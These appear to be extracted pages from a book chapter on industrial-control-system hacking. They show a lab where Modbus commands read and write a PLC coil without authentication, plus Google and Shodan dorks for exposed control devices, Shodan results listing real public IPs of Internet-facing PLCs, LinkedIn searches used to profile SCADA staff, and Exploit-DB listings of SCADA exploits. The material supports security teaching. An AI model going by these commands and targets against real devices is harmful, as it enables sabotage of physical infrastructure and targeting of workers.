
	A	B	C	D	E	F	G	H	I	J	K	L	AF
1													
2													
	(NOP)												
	(NOP)												
	(NOP)												
	(NOP)												
	(NOP)												

Data View -[DataView1]



View Override
OVR ON OVR OFF



No.	Address	Nickname	Current Value	New Value	Write	Viewing Format	Address C
001	X001		Off	On Off	Bit		
002							
003							
004							
005							
006							
007							
008							
009							











RUN
Override
Nicknames
Address Comments
Rung Comments
Coil Area

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	AF
1	X001															Y001 OUT
2	X002															Y002 OUT
3	X003															Y003 OUT
4	X004															Y004 OUT
5																END
6																(NOP)
7																(NOP)
8																(NOP)

Data View - [DataView1]

Edit
Fill Down
Write All New Values
View Override: OVR ON OVR OFF

No.	Address	Nickname	Current Value	New Value	Write	Viewing Format	Address Cr
001	X001		On	On Off	OVR Bit		
002	X002		On	On Off	OVR Bit		
003	X003		On	On Off	OVR Bit		
004	X004		On	On Off	OVR Bit		
005							
006							
007							
008							
009							

Export
Close
Help

on: NewProject


(s)

Navigator

- Host
 - Manage
 - Monitor
- Virtual Machines 4
 - Windows 7 Professional
 - Monitor
 - Kali 2020
 - Monitor
 - SCADA**
 - Monitor
 - PLC
 - Monitor
 - More VMs...
- Storage 2
 - VM-Storage
 - Monitor
 - More storage...
- Networking 6
 - vmk0
 - vSwitch0
 - vSwitch1
 - Provisioning stack

SCADA

Console
Monitor
Power on
Shut down
Suspend
Restart
Edit
Refresh
Actions



SCADA

Guest OS: Ubuntu Linux (64-bit)

Compatibility: ESXi 6.7 virtual machine

VMware Tools: Yes

CPU: 2

Memory: 2 GB

Host name: [scada-virtual-machine](#)

General Information

Networking	
Host name	scada-virtual-machine
IP addresses	1. 192.168.2.10 2. fe80::f03e:217:b515:65ac
VMware Tools	VMware Tools is not managed by vSphere
Storage	1 disk
Notes	Edit notes

```
scada@scada-virtual-machine:~/Downloads$ mbtget -h
usage : mbtget [-hvdsf] [-2c]
           [-u unit_id] [-a address] [-n number_value]
           [-r[12347]] [-w5 bit_value] [-w6 word_value]
           [-p port] [-t timeout] serveur

command line :
  -h           : show this help message
  -v           : show version
  -d           : set dump mode (show tx/rx frame in hex)
  -s           : set script mode (csv on stdout)
  -r1         : read bit(s) (function 1)
  -r2         : read bit(s) (function 2)
  -r3         : read word(s) (function 3)
  -r4         : read word(s) (function 4)
  -w5 bit_value : write a bit (function 5)
  -w6 word_value : write a word (function 6)
  -f           : set floating point value
  -2c         : set "two's complement" mode for register read
  -hex        : show value in hex (default is decimal)
  -u unit_id  : set the modbus "unit id"
  -p port_number : set TCP port (default 502)
  -a modbus_address : set modbus address (default 0)
  -n value_number : number of values to read
  -t timeout   : set timeout seconds (default is 5s)
```

```
scada@scada-virtual-machine:~/Downloads$ mbtget -r1 -a 0 192.168.1.20
values:
  1 (ad 00000):      0
```

```
scada@scada-virtual-machine:~/Downloads$ mbtget -w5 1 -a 0 192.168.1.20
bit write ok
```

```
scada@scada-virtual-machine:~/Downloads$ mbtget -r1 -a 0 192.168.1.20
values:
  1 (ad 00000):      1
```

Chapter 4: Open Source Ninja

The screenshot shows the Exploit Database interface. The header includes the logo and navigation icons. The main content area is titled "Google Hacking Database" and features a search bar, a "Filters" button, and a "Reset All" button. Below the search bar, there is a "Show" dropdown set to "15" and a "Quick Search" input field. The results are displayed in a table with columns for "Date Added", "Dork", "Category", and "Author".

Date Added	Dork	Category	Author
2021-03-05	<code>inurl:/dana-na/auth/url_default/welcome.cgi "VPN"</code>	Pages Containing Login Portals	Alexandros Pappas
2021-03-05	<code>site:*.herokuapp.com intitle:login</code>	Pages Containing Login Portals	higormelga
2021-03-03	<code>intitle:"Remote UI: Login:" "System Manager ID:"</code>	Various Online Devices	Alexandros Pappas
2021-03-03	<code>intitle:"Blue Iris Login"</code>	Pages Containing Login Portals	Alexandros Pappas
2021-03-03	<code>inurl:/main/main.html "Administrator Settings"</code>	Various Online Devices	Alexandros Pappas
2021-03-03	<code>intitle:"index of" "secret.yaml"</code>	Files Containing Juicy Info	Vladimir Remenar
2021-03-03	<code>intitle:"Keenetic Web"</code>	Various Online Devices	Alexandros Pappas
2021-03-03	<code>intitle:"Nordex Control" + "Wind Farm Total Summary"</code>	Various Online Devices	Alexandros Pappas
2021-03-03	<code>intitle:"Advanced Setup - Security - Admin User Name & Password"</code>	Various Online Devices	Alexandros Pappas
2021-03-03	<code>site:*/level/15/exec/-/ "Exec Configure"</code>	Various Online Devices	Alexandros Pappas
2021-03-01	<code>inurl:/calendar/calendar_form.php</code>	Advisories and Vulnerabilities	Alexandros Pappas
2021-03-01	<code>intitle:"Total Web Solutions" + "Meter Name"</code>	Various Online Devices	Alexandros Pappas
2021-03-01	<code>"Copyright(C) CONTEC CO.LTD"</code>	Various Online Devices	js-on
2021-02-25	<code>intitle:"index of" "application-users.properties" "mgmt-users.properties" "*"standalone.xml"</code>	Files Containing Passwords	Alexandros Pappas
2021-02-25	<code>intitle:("WebRTU z2" "WebRTU z1") -pdf</code>	Various Online Devices	Alexandros Pappas

Showing 1 to 15 of 6,329 entries

FIRST PREVIOUS 1 2 3 4 5 ... 422 NEXT LAST

The screenshot shows a Google search bar with the query `site:cdc.gov inurl:ftp`. Below the search bar, there are navigation options: All, Shopping, Images, Videos, News, More, Settings, and Tools. The search results are not yet displayed.



About 13,000 results (0.32 seconds)

The screenshot shows a Google search bar with the query `intitle:"Rockwell Automation" inurl:"index.html" "Device Name"`. Below the search bar, there are navigation options: All, News, Maps, Images, Videos, More, Settings, and Tools. The search results are not yet displayed.

About 27 results (0.29 seconds)

24,887 employees

< Previous Next >



Show more

476 employees

Search employees by title, keyword or school

SCADA ×

Clear all

< Previous Next >

Where they live

+ Add

474 | United States



179 | Greater Chicago Area



124 | Greater Philadelphia Area



Where they studied

+ Add

28 | Drexel University



24 | Illinois Institute of Technology



22 | University of Illinois Urbana-Champaign



Show more ▾

11 employees

Search employees by title, keyword or school

telvent X Clear all

< Previous Next >

Where they live + Add

11 | United States

5 | Greater Philadelphia Area

2 | Baltimore, Maryland Area

Where they studied + Add

2 | University of Maryland

1 | Nanjing University

1 | University of Colorado Boulder

Show more v

Involved with display design ,validation and database activities for SCADA-EMS (GE-XA21 system) at █████.

Involved with display build and GIS activities on the SCADA-DMS (Telvent DMS) project at █████. Played a major role in debugging and testing prior to go-live in October 2014.

SHODAN

Explore Downloads Reports Pricing Enterprise Access My Account

The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account Getting Started



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Monitor Network Security


Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

Featured Categories



Top Voted

- 12,389**

Webcam

best ip cam search I have found yet.

webcam surveillance cams 2010-03-15
- 5,211**

Cams

admin admin

cam webcam 2012-02-06
- 2,666**

Netcam

Netcam

netcam 2012-01-13
- 2,072**

default password

Finds results with "default password" in the ba...

router default password 2010-01-14

Recently Shared

- 1**

RISQ-OWA-Quebec

List of Exchange servers on RISQ in Quebec

2021-03-10
- 1**

OWA Server Deutschland

Shodan

2021-03-09
- 2**


C-RAM Access Points

Vulnerable C-RAM Military servers. - The Techno...

2021-03-09
- 1**

nfs

2021-03-09



Industrial Control Systems

Spotlight



XZERES Wind Turbine
 XZERES Wind designs & manufactures wind energy systems for small wind turbine market designed for powering homes farms or businesses with clean energy.

[Explore](#)



PIPS Automated License Plate Reader
 The PIPS AutoPlate Secure ALPR Access Control System catalogs all vehicles entering or exiting an access point to a site or facility.

[Explore](#)

What Are They?

In a nutshell, Industrial control systems (ICS) are computers that control the world around you. They're responsible for managing the air conditioning in your office, the turbines at a power plant, the lighting at the theatre or the robots at a factory.

Common Terms

ICS	Industrial Control System
SCADA	Supervisory Control and Data Acquisition
PLC	Programmable Logic Controller
DCS	Distributed Control System
RTU	Remote Terminal Unit

Protocols

The following protocols are some of the languages that the industrial control systems use to communicate across the Internet. Many of them were developed before the Internet became widely used, which is why Internet-accessible ICS devices don't always require authentication - it isn't part of the protocol!



Modbus is a popular protocol for industrial control systems (ICS). It provides easy, raw access to the control system without requiring any authentication.

[Explore Modbus](#)



S7 (S7 Communication) is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7 family.

[Explore Siemens S7](#)



DNP3 (Distributed Network Protocol) is a set of communications protocols used between components in process automation systems. Its main use is in utilities such as electric and water companies.

[Explore DNP3](#)



The Fox protocol, developed as part of the Niagara framework from Tridium, is most commonly seen in building automation systems (offices, libraries, Universities, etc.)

[Explore Niagara Fox](#)



BACnet is a communications protocol for building automation and control networks. It was designed to allow communication of building automation and control systems for applications such as heating, air-conditioning, lighting, and fire detection systems.

[Explore BACnet](#)



EtherNet/IP was introduced in 2001 and is an industrial Ethernet network solution available for manufacturing automation.

[Explore EtherNet/IP](#)



Service Request Transport Protocol (GE-SRTP) protocol is developed by GE Intelligent Platforms (earlier GE Fanuc) for transfer of data from PLCs.

[Explore GE-SRTP](#)



The HART Communications Protocol (Highway Addressable Remote Transducer Protocol) is an early implementation of Fieldbus, a digital industrial automation protocol. Its most notable advantage is that it can communicate over legacy wiring.

[Explore HART-IP](#)



PCWorx is a protocol and program by Phoenix Contact used by a wide range of industries.

[Explore PCWorx](#)

TOTAL RESULTS

640

TOP COUNTRIES



United States	332
Poland	77
China	72
Brazil	18
Canada	15

TOP ORGANIZATIONS

Verizon Wireless	194
SageNet LLC	46
Linode	36
China Unicom Beijing	34
T-mobile Polska	31

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

148.78.228.162

SageNet LLC
Added on 2021-03-10 06:49:00 GMT
United States

Source address: 1
Destination address: 0
Control code: 11

ICS

148.78.228.254

Added on 2021-03-10 05:12:39 GMT
United States

Source address: 1
Destination address: 0
Control code: 11

ICS

31.24.182.207

rev-31-24-182-207.radiolan.sk
RadioLAN spol. s r.o.
Added on 2021-03-10 06:55:00 GMT
Slovakia, Senec

Source address: 2
Destination address: 0
Control code: 11

ICS

166.166.41.229

229.sub-166-166-41.myvzw.com
Service Provider Corporation
Added on 2021-03-10 06:53:22 GMT
United States

Source address: 126
Destination address: 0
Control code: 68

ICS

166.166.41.228

228.sub-166-166-41.myvzw.com
Added on 2021-03-10 02:58:15 GMT
United States

Source address: 120
Destination address: 0
Control code: 68

ICS

TOTAL RESULTS
12

TOP COUNTRIES



United States 12

TOP ORGANIZATIONS

- Comcast Business 4
- Comcast Cable Communications, LLC 4
- Cellco Partnership DBA Verizon Wireless 2
- Total Highspeed LLC 1
- Verizon Wireless 1

TOP PRODUCTS

Koyo Electronics 6

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

63.45.186.217

host217.sub-63-45-186.myvzw.com
Verizon Wireless
 Added on 2021-03-08 19:52:32 GMT
 United States

Product name: **CLICK** C0-11DRE-D
 Vendor ID: **Koyo Electronics**
 Serial number: 0x2fc1f353
 Device type: Generic Device (keyable)
 Device IP: 192.168.1.10

50.211.76.150

Comcast Cable Communications, LLC
 Added on 2021-03-12 01:34:59 GMT
 United States, Pittsburgh

Product name: **CLICK** C0-12DRE-D
 Vendor ID: **Koyo Electronics**
 Serial number: 0x2fc1c397
 Device type: Generic Device (keyable)
 Device IP: 10.1.10.2

50.211.76.162

Comcast Business
 Added on 2021-03-06 01:29:37 GMT
 United States, Conway

Product name: **CLICK** C0-12DRE-D
 Vendor ID: **Koyo Electronics**
 Serial number: 0x2fc1c392
 Device type: Generic Device (keyable)
 Device IP: 10.1.10.2

96.69.67.26

96-69-67-26-static.hfc.comcastbusiness.net
Comcast Cable Communications, LLC
 Added on 2021-03-12 16:28:30 GMT
 United States, West View

Product name: **CLICK** C0-12DRE-D
 Vendor ID: **Koyo Electronics**
 Serial number: 0x2fc1c38c
 Device type: Generic Device (keyable)
 Device IP: 10.1.10.2

63.41.195.48

host48.sub-63-41-195.myvzw.com
Cellco Partnership DBA Verizon Wireless
 Added on 2021-03-12 10:14:43 GMT
 United States, Ashburn

Product name: **CLICK** C0-11DRE-D
 Vendor ID: **Koyo Electronics**
 Serial number: 0x2fcd7ac
 Device type: Generic Device (keyable)
 Device IP: 192.168.13.100

EXPLOIT DATABASE
🔍 ⓘ ⚙️

EXPLOITS

GHDB

PAPERS

SHELLCODES

SEARCH EDB

SEARCHSPLOIT MANUAL

SUBMISSIONS

ONLINE TRAINING

Has App 🔽 Filters 🔼 Reset All

Search:

D	A	V	Title	Type	Platform	Author
📄	✗		Vembu BDR 4.2.0.1 U1 - Multiple Unquoted Service Paths	Local	Windows	Mohammed Alshehri
📄	✗		Monitoring System (Dashboard) 1.0 - File Upload RCE (Authenticated)	WebApps	PHP	Richard Jones
📄	✗		Monitoring System (Dashboard) 1.0 - 'uname' SQL Injection	WebApps	PHP	Richard Jones
📄	✗		Nsasoftware Hardware Software Inventory 1.6.4.0 - 'multiple' Denial of Service (PoC)	DoS	Windows	Enes Özseser
📄	✗		Microsoft Exchange 2019 - SSRF to Arbitrary File Write (Proxylogon)	WebApps	Windows	testanull
📄	✗		MyBB OUGC Feedback Plugin 1.8.22 - Cross-Site Scripting	WebApps	PHP	0xB9
📄	✗		NuCom 11N Wireless Router 5.07.90 - Remote Privilege Escalation	WebApps	Hardware	LiquidWorm
📄	✗		Atlassian JIRA 8.11.1 - User Enumeration	WebApps	Multiple	Dolev Farhi
📄	✗		bVPN 2.5.1 - 'waselpnserv' Unquoted Service Path	Local	Windows	Mohammed Alshehri
📄	✗		Sandboxie Plus v0.7.2 - 'SbieSvc' Unquoted Service Path	Local	Windows	Mohammed Alshehri
📄	✗		FreeLAN 2.2 - 'FreeLAN Service' Unquoted Service Path	Local	Windows	Mohammed Alshehri
📄	✓		Golden FTP Server 4.70 - 'PASS' Buffer Overflow (2)	Remote	Windows	1F98D

https://www.exploit-db.com

EXPLOIT DATABASE

Verified
 Has App

Show
Search:

Date	D	A	V	Title	Type	Platform	Author
2020-08-20	↓	×		PNPSCADA 2.200816204020 - 'interf' SQL Injection (Authenticated)	WebApps	Hardware	Ismail ERKEK
2020-06-25	↓	×		mySCADA myPRO 7 - Hardcoded Credentials	Remote	Hardware	Emre ÖVÜNÇ
2020-03-23	↓	×		ProficySCADA for iOS 5.0.25920 - 'Password' Denial of Service (PoC)	DoS	iOS	Ivan Marmolejo
2019-11-19	↓	×		scadaApp for iOS 1.1.4.0 - 'Servername' Denial of Service (PoC)	DoS	iOS	Luis Martinez
2019-11-18	↓	×		Open Proficy HMI-SCADA 5.0.0.25920 - 'Password' Denial of Service (PoC)	DoS	iOS	Luis Martinez
2018-11-05	↓	×		Advantech WebAccess SCADA 8.3.2 - Remote Code Execution	WebApps	ASP	Chris Lyne
2018-09-12	↓	×		CirCarLife SCADA 4.3.0 - Credential Disclosure	WebApps	Hardware	SadFud
2018-08-19	↓	×		SEIG SCADA System 9 - Remote Code Execution	Remote	Windows_x86	Alejandro Parodi
2018-05-23	↓	×		Honeywell Scada System - Information Disclosure	WebApps	Linux	t4rkd3vilz
2018-05-16	↓	×		Rockwell Scada System 27.011 - Cross-Site Scripting	WebApps	Windows	t4rkd3vilz
2017-09-27	↓	×		LAquis SCADA 4.1.0.2385 - Directory Traversal (Metasploit)	Remote	Multiple	James Fitts
2017-09-14	↓	×		KingScada AlarmServer 3.1.2.13 - Remote Stack Buffer Overflow (Metasploit)	Remote	Windows	James Fitts

2018-05-16 ↓ × Rockwell Scada System 27.011 - Cross-Site Scripting

Rockwell Scada System 27.011 - Cross-Site Scripting

EDB-ID: 44626	CVE: 2016-2279	Author: T4RKD3VILZ	Type: WEBAPPS	Platform: WINDOWS	Date: 2018-05-16
EDB Verified: ✘		Exploit: 📄 / 🛠️		Vulnerable App:	



```
# Exploit Title: Rockwell Scada System - Cross-Site Scripting
# Date: 2018-05-16
# Exploit Author: t4rkd3vilz
# Vendor Homepage: https://rockwellautomation.com/
# Software Link: http://compatibility.rockwellautomation.com/Pages/MultiProductDownload.aspx?famID=4
# Version: 1769-L16ER-BB1B, Version 27.011 and earlier, 1769-L18ER-BB1B, Version 27.011 and earlier,
# 1769-L18ERM-BB1B, Version 27.011 and earlier, 1769-L24ER-QB1B,
# Version 27.011 and earlier, 1769-L24ER-QBFC1B
# Version 27.011 and earlier, 1769-L27ERM-QBFC1B, Version 27.011 and earlier
# 1769-L30ER Version 27.011 and earlier, 1769-L30ERM, Version 27.011 and earlier,
# 1769-L30ER-NSE, Version 27.011 and earlier
# 1769-L33ER Version 27.011 and earlier, 1769-L33ERM, Version 27.011 and earlier, 1769-L36ERM, Version 27.011 and earlier
